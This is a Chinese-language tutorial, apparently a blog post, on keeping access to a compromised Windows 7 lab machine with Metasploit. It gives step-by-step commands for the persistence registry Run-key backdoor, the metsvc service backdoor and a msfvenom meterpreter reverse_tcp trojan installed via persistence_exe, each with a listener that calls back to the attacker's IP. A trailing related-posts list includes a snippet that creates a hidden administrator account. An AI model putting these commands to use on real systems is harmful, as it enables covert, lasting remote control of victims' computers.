
MSF权限维持
MSF权限维持
环境搭建
目标机:win7 ip:192.168.224.133
攻击机:kali linux ip:192.168.224.129
首先使用web_delivery模块的regsvr32获取shell,

1、启动msfconsole

2、使用web_delivery模块

3、设置payload

4、设置监听主机和端口
5、设置Regsvr32目标,

6、run运行,生成一个可执行文件,

7、将文件拿到win7目标机上运行。

8、输入sessions,查看session内容

9、输入sessions -i 1 ,可以拿到目标机返回的会话

使用metasploit自带的后门进行权限维持
一、persistence启动项后门

run persistence -h ###查看帮助
run persistence -X -i 2 -p 8888 -r 192.168.224.129 ##### -X指定启动的方式为开机自启动,-i反向连接的时间间隔(2s) –r 指定攻击者的IP


在目标机C盘 C:\Users\plume\AppData\Local\Temp\下生成了一个vbs文件,

在注册表HKLM\Software\Microsoft\Windows\CurrentVersion\Run下加入了开机启动项

连接后门,拿到返回的会话
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.224.129
set LPORT 8888
run
二、metsvc服务后门
在C:\Users\plume\AppData\Local\Temp\上传了三个文件(metsrv.x86.dll、metsvc-server.exe、metsvc.exe),通过服务启动,服务名为meterpreter
run metsvc –h # 查看帮助
run metsvc –A #自动安装后门
run metsvc -r #卸载现有的meterpreter服务(已生成的文件需要自己删除)

可以看到成功生成了后门文件,并且启动了meterpreter服务。

连接后门,拿到返回会话
use exploit/multi/handler
set payload windows/metsvc_bind_tcp
set RHOST 192.168.224.133
set LPORT 31337
run

三、通过persistence_exe自定义后门文件
1、使用msfvenom生成一个木马文件。
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.224.129 lport=6666 -f exe -o ~/233.exe

2、通过persistence_exe设置参数,运行,成功返回shell,
run post/windows/manage/persistence_exe rexename=233.exe rexepath=~/233.exe session=1 startup=SYSTEM
rexename:上传到目标机的木马文件
rexepath:当前kali中木马所在的完整路径
session:之前获取的session会话
startup:运行该后门的权限


3、连接后门,并将目标机关机重启,可以成功返回会话。
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.224.129
set lport 6666
run
MSF权限维持的更多相关文章
- windows后门
原文:揭秘Windows系统的四个后门 组策略欺骗后门 创建一个批处理文件add.bat,内容是: @echo off net user hack$ test168 /add net localgro ...
- 使用MSF通过MS17-010获取系统权限
---恢复内容开始--- Step1:开启postgresql数据库: /etc/init.d/postgresql start Step2:进入MSF中,搜索cve17-010相关的exp: sea ...
- 内网渗透之权限维持 - MSF
年初九 天公生 0x034 MSF(美少妇) 启动msf msfconsole 先启动msf依赖的postgresql数据库 初始化数据库 msfdb init (要用普通用户) msf路径 /usr ...
- 内网渗透之权限维持 - MSF与cs联动
年初六 六六六 MSF和cs联动 msf连接cs 1.在队伍服务器上启动cs服务端 ./teamserver 团队服务器ip 连接密码 2.cs客户端连接攻击机 填团队服务器ip和密码,名字随便 ms ...
- 用MSF进行提权
在WEB渗透中当我们拿到webshell了,我们可以试试用MSF(metasploit)来进行提权,在MSF里meterpreter很强大的! 我们先用msfvenom生成一个EXE的木马后门. ms ...
- 利用MSF溢出攻击讲解
msf的强大之处也就不做探讨了,虽然这些东西网上很多.但我想说说我的感受. 这次的演示是在BT5中远程攻击一台win2003 sp2 metasploit是4.3的 需要说明的一点是 现在的BT5中不 ...
- MSF连环攻击实验
MSF连续攻击实验 一.实验拓扑 二.实验环境 Windows XP BT 5 32位 三.实验原理 通过扫描 XP主机,利用扫描出的漏洞建立 TCP会话,通过进程的提权,进一步获取目标机的控制权限 ...
- 看我如何从一个APK到最终拿下域管理权限
本文我将向大家介绍在企业网络中使用个人智能手机,会给我们企业网络造成怎样的潜在威胁?事实证明,想要欺骗一位企业内部的员工并让其安装恶意应用程序,其实并不困难.一旦成功,攻击者就可以突破企业内网的防护机 ...
- msf 之 webshell 提权
首先建议一下到网上查查meterpreter的用法在看这篇文章,理解为什么要使用msf来提权(因为msf里边有个meterpreter很强大 ^_^)Metasploit 拥有msfpayload 和 ...
随机推荐
- 从一次编译出发梳理概念: Jetty,Jersey,hk2,glassFish,Javax,Jakarta
从一次编译出发梳理概念: Jetty,Jersey,hk2,glassFish,Javax,Jakarta 目录 从一次编译出发梳理概念: Jetty,Jersey,hk2,glassFish,Jav ...
- json与字典的相互转化
json格式初学者如果在编辑器中自己编写一个json格式,可能会出错:虽然json格式本质上也是字符串,但是json格式要求,要使用双引号将key和value括起来: 如果要将上面的字符串格式和jso ...
- volatile关键字解释和使用
一.java内存模型的相关概念:原子性.可见性与有序性 原子性: 原子是世界上的最小单位,具有不可分割性.比如 a=0:(a非long和double类型) 这个操作是不可分割的,那么我们说这个操作时原 ...
- 从零搭建Spring Boot脚手架(7):Elasticsearch应该独立服务
1. Spring Data Elasticsearch Spring Data Elasticsearch是Spring Data项目的子项目,提供了Elasticsearch与Spring的集成. ...
- 二分类问题续 - 【老鱼学tensorflow2】
前面我们针对电影评论编写了二分类问题的解决方案. 这里对前面的这个方案进行一些改进. 分批训练 model.fit(x_train, y_train, epochs=20, batch_size=51 ...
- Bottleneck靶机渗透
Bottleneck 端口扫描,主机发现. 敏感目录为:http://192.168.114.165/image_gallery.php 在该目录下发现:http://192.168.114.165/ ...
- 在移动硬盘上安装Linux Mint19记录
前要: 有一12年买的手提电脑,打算在其上直接装linux部署分布式爬虫顺便学linux 唔,开机吧--然开机动画没有,只有间断有序的悲鸣,一查,主板逝世 卖给收买旧电脑估计不到20-不能忍,想了想不 ...
- 基于GAN的特征抽取 Feature Extraction by GAN
InfoGAN 期望的是 input 的每一个维度都能表示输出数据的某种特征.但实际改变输入的一个特定维度取值,很难发现输出数据随之改变的规律. InfoGAN 就是想解决这个问题.在 GAN 结构以 ...
- CTFweb方向小知识点
1)转义字符 \x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39 这玩意叫转义字符,在C.C++里直接用cout << "\x35\x2c\ ...
- 079 01 Android 零基础入门 02 Java面向对象 01 Java面向对象基础 01 初识面向对象 04 实例化对象
079 01 Android 零基础入门 02 Java面向对象 01 Java面向对象基础 01 初识面向对象 04 实例化对象 本文知识点:实例化对象 说明:因为时间紧张,本人写博客过程中只是对知 ...